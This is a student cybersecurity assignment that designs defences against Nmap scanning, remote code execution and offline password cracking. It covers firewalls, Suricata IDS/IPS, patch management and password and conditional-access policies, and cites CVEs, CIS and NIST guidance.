School Of Information Technology
IT3552
Cybersecurity Project Assignment 1

Admin No:	201520M
Name:	Eden Will Sng Jin Xuan
PEM Group:	SF2102
Module Group:	IT3552-02
Module Tutor:	Mr Sim Xiang Yuan
Word Count:	795 (Not including Headers, Diagrams, Tools used)

Table of Contents

Task 1

Set Up the Infra for task 2.
See Appendix for CIDR Table for the IP Addressing used.

Task 2

Task 2.1

Please see Appendix A

Task 2.2

Please see Appendix B, C, D, E

Task 2.3

Please see Appendix F, G, H, I

Task 3

1) Designing an Enterprise Security Architecture (391 words)

Section A - Security Tools

NMAP Attack

Mitigation Tools:

1. Firewall
2. IDS/IPS

Firewall (NMAP Attack Mitigation Tool 1)




Image credits: simplilearn. (December 23, 2021). What Is Nmap? A Comprehensive Tutorial for Network Mapping. Retrieved November 16, 2023. From the simplilearn website: https://www.simplilearn.com/tutorials/cyber-security-tutorial/what-is-nmap

As seen in the above image, Nmap scans will look for any open ports of an infrastructure. To address Nmap attacks, I will implement Network firewalls and layer it with Network IDS/IPS.

This is to prevent unwanted services from exposure to the internet. Thereby, reducing attack surface to the firewall outside interface.

Firewall (NMAP Attack Mitigation Tool 1) (Cont.)




Image Credits: Sego.K. (March 2, 2023) Planning for home lab changes. Retrieved November 16, 2023. From the Simple Blog Website:
https://www.kalecreates.com/Planning%20for%20homelab%20changes.html

In the above diagram, PFsense Firewall has implemented NAT, which hides the internal systems from public exposure. Moreover, VLAN network segmentation is implemented to limit unauthorized machines from lateral movement between networks. Thereby slowing down the attacker at gathering information

IDS/IPS (NMAP Attack Mitigation Tool 2)




Image source: Shah, Syed & Issac, Biju. (2018). Performance Comparison of Intrusion Detection Systems and Application of Machine Learning to Snort System. Future Generation Computer Systems. 80. 157-170. 10.1016/j.future.2017.10.016.

If firewall implementations are bypassed. We can use Network IPS/IDS to monitor malicious activities.
The diagram above demonstrates how Suricata, an IPS/IDS tool works.
Furthermore, Suricata can be configured to drop malicious packets and blacklist persistent Nmap scans.

Remote Code Execution

Mitigation Tools:

1. IDS/IPS
2. Patchmanagement Tools




Image source: Rehim.R. (April 8, 2021). Remote Code Execution (RCE) Retrieved November 16, 2023. From the Beagle Security Website:
https://beaglesecurity.com/blog/vulnerability/remote-code-execution.html

Remote code execution exploits vulnerabilities in a service before getting a callback for reverse shell. Once callback is achieved, the attacker has full privileges to a system.

IPS/IDS (RCE Attack Mitigation Tool 1)




Image credits: Zeek (April 21, 2021). Zeek in Action, Video 1, Suspected Malware Compromise. Retrieved November 16,2023. From the Youtube Website: https://youtu.be/xpPEHtACrek?si=gSgEsLEgmudSVO4O&t=855

We can mitigate this through detecting that the RCE exists by using IDS/IPS.
From the logs, if suspicious activity is detected, Incident response team is notified.
Moreover, any malicious packets are dropped from further communications.

Patch Management Tool (RCE Attack MitigationTool 2)




Image source: Managed Engine (n.d.) Patch Cloud Architecture. Retrieved November 16, 2023. From the Manage Engine Website: https://www.manageengine.com/patch-management/help/cloud-architecture.html

Having IPS/IDS is insufficient as vulnerability still exists. Therefore, it will be continuously exploited.

To mitigate this, one must implement timely patch management. The image above demonstrates how a patch management tool works.

Implementing patch management tools makes patch management automated and timely. It also keeps systems protected from evolving vulnerabilities and exposures.

Offline Password Attack

Mitigation Tools:

1. Account & Password Policies
2. Control Policies




Image source: Buckee, M (December 21, 2022) How to use John the Ripper Tips and Tutorials. Retrieved November 16, 2023. From the Varonis Website
https://www.varonis.com/blog/john-the-ripper

John the ripper is a sophisticated password cracking tool. From the image, it can crack password of various hash types and complexity.

Account & Password Policies (Offline Password Attack Mitigation Tool 1)

Good & Bad Passwords

REALLY BAD	BETTER	EXCELLENT!
Password	Cyntia1970!	j5LuF*h6Ilg
Admin	LayC70!	7+n*7XonG5
Cynthia	*cynthia70lay	VJ(>0WuVE83V
Cynthialay	CynthiaL7019	R.xzVv2m0R0;

Image source: Porter.E. (2023). What is Hacking? Examples and Safety Tips for 2023. Retrieved November 16, 2023. From the Safety Detective Website: https://www.safetydetectives.com/blog/what-is-hacking/

Enforce complex password policies & account lockouts to mitigate password cracking.
Like the image above, Complex passwords are defined by combination of symbols & alpha numeric. Complex password reduces the password being in a password list or hash table.

Setting Account lockout policies slows down the brute force attempt by disabling the account after a certain number of failed attempts.

Control Policies (Offline password Attack Mitigation Tool 2)




Image source: Alexandroni.C. (October 26, 2017). Conditional access to confidential documents using Azure AD and Azure Information Protection. Retrieved November 16,2023. From the LinkedIn website. https://www.linkedin.com/pulse/conditional-access-confidential-documents-using-azure-alexandroni/

As Passwords, can be leaked, we can further layer using Control Policies.
Microsoft has implemented control policies through Entra ID and Conditional Access.

As shown in the image above. It works by checking a set of conditions before deciding to grant the user access into the service. This novel solution works best against unknown and evolving identity attacks.

Section B – Similar CVE to the attack

NMAP

1. Maria DB Port Scan Vulnerability CVE-2023-5157
   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-5157


Remote Code Execution

1. RCE vulnerability for Confluence Data Centre & Server CVE-2023-22508
   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-22508

Offline Password Attack


1. Outlook Privilege Escalation CVE-2023-23397
   https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2023-23397

2) Describe the implementation plan for the Enterprise Security Architecture (405)



Section A - Implementation Plan (408 words)

The diagram above describes the implementation plan to address the 3 attacks.
The diagram below shows how the attack is carried out.



To Address Nmap, Firewall vm is set up at the perimeter to reduce attack surface.
Suricata IDS/IPS is implemented to monitor network for malicious activities. It is enhanced with Machine Learning to prevent anomaly based behavioral.

To address RCE, Suricata IDS/IPS is implemented to monitor for reverse shell calls and to drop the malicious packets. Patch manager plus would scan for vulnerabilities and patch the systems.

To address Offline password cracking, Group Policies (GPO) for account and password is implemented. Any accounts not compliant will be forced by the GPO.

Entra ID is conditional policy set up at the domain controller to deter anomaly logins based on conditions.

Resiliency is achieved through backups and PFsync for Firewall High Availability.
Features highlighted in blue are assets required to get the infrastructure running.

Section B - Best Practices & Standards

Here are the best practices and standards for the tools used. Using CIS, NIST and vendor recommendations.

Password Policies & Account Policies

According to CIS benchmark for windows server 2022, Password policy Section 1.1.

In summary, it is recommended to complete the following:

- Password Remembered: 24 or more.
- Password maximum age: 365 or less but not 0.
- Password Minimum age: 1 or more days.
- Minimum Password Length: 14 or more.
- Password must meet complexity requirements: Enabled.
- Store Password using Reversible encryption: Disabled.

Account lockout policies are intentionally set blank.

Patch Management

According to NIST Special Publication NIST SP 800-40r4, it is recommended to create policies for patch management based on organization needs.

Firewalls

According to CIS benchmark for Pfsense Section 4.1

- Ensure no Allow Rule with Any in Destination, sources, services Field present in the Firewall Rules
- Ensure there are no Unused Policies
- Ensure Logging is Enabled for All Firewall Rules
- Ensure ICMP Request is securely configured.

IDS/IPS

According to Infosec Institute

1. Set Suricata in IDS mode to allow for testing of services before blocking anything.
2. Modify to suit organization needs and services.
3. After investigations, update the rule engine to reflect the new changes.

Entra ID Conditional Access

According to Microsoft summary of the 3 best practices:

1. Use Only Modern Authentication (e.g. Claims based) and not legacy Authentication (i.e. NTLM)
2. Enforce Strong Authentication (password less Authentication)
3. Deploy Secure Workstation (Using conditional Access)

REFERENCES

1) Cybersecurity Agency of Singapore (March 23, 2023) Critical Vulnerability in Microsoft Outlook for Windows. Retrieved November 16 2023 from the Cybersecurity Agency Of Singapore Website: https://www.csa.gov.sg/alerts-advisories/alerts/2023/al-2023-035
2) Gerend.J, et al. (March 13, 2023) Windows Server Update Services (WSUS). Retrieved November 16, 2023. from the Microsoft Website: https://learn.microsoft.com/en-us/windows-server/administration/windows-server-update-services/get-started/windows-server-update-services-wsus
3) Barnett.P (January 25, 2022) Pros and Cons Patching with WSUS. Retrieved November 16, 2023. From the Action 1 Website: https://www.action1.com/pros-and-cons-of-patching-with-wsus/
4) Sewell, D (n.d.) Offline Password Cracking: The Attack and the Best Defense, Retrieved November 16, 2023. from the CISO Global Website: https://www.alpinesecurity.com/blog/offline-password-cracking-the-attack-and-the-best-defense-against-it/
5) Lieske.J. (May 29, 2018) The Inside Playbook. Retrieved November 16, 2023. From the Ansible Website: https://www.ansible.com/blog/windows-updates-and-ansible
6) Nmap.org (n.d.). Chapter 11 Defenses Against Nmap. Retrieved November 16, 2023. From the Nmap.org Website: https://nmap.org/book/defenses.html

7) Rehim.R. (April 8, 2021). Remote Code Execution (RCE) Retrieved November 16, 2023. From the Beagle Security Website: https://beaglesecurity.com/blog/vulnerability/remote-code-execution.html
8) Buckee, M (December 21, 2022) How to use John the Ripper Tips and Tutorials. Retrieved November 16, 2023. From the Varonis Website https://www.varonis.com/blog/john-the-ripper
9) Hüsler.R. (July 31, 2022). One problem less - Fully Automatic Windows Server Patching with Ansible. Retrieved November 16, 2023. From the Open sight Website: https://blog.opensight.ch/one-problem-less-fully-automated-windows-server-patching-with-ansible/
10) Enzoic (n.d.) The Ways to Prevent Password Cracking. Retrieved November 16, 2023. From the Enzoic Website: https://www.enzoic.com/blog/prevent-password-cracking/
11) HPE Aruba Networking (n.d.) What is a network firewall? Retrieved November 16,2023. From the HPE Aruba Networking Website: https://www.arubanetworks.com/sea/faq/what-is-network-firewall/
12) Gerend.J. et al. (May 8, 2023) Group Managed Service Accounts Overview. Retrieved from the Microsoft Website: https://learn.microsoft.com/en-us/windows-server/security/group-managed-service-accounts/group-managed-service-accounts-overview
13) Manage Engine (n.d.) Windows Patch Management Software. Retrieved November 16, 2023. From the Microsoft Website: https://www.manageengine.com/products/desktop-central/windows-patch-management.html
14) Sego.K. (March 2, 2023) Planning for home lab changes. Retrieved November 16, 2023. From the Simple Blog Website: https://www.kalecreates.com/Planning%20for%20homelab%20changes.html
15) Day (March 22, 2022). Building a Cybersecurity Homelab for Detection & Monitoring. Retrieved November 16, 2023. From the CyberWox Academy Website. https://cyberwoxacademy.com/building-a-cybersecurity-homelab-for-detection-monitoring/
16) Harwood.R. et al. (January 12, 2023) Express update delivery ISV support. Retrieved November 16, 2023. From the Microsoft website: https://learn.microsoft.com/en-us/windows-server/administration/windows-server-update-services/deploy/express-update-delivery-isv-support
17) EternalBlue (n.d.) Retrieved November 16, 2023. In Wikipedia. https://en.wikipedia.org/wiki/EternalBlue
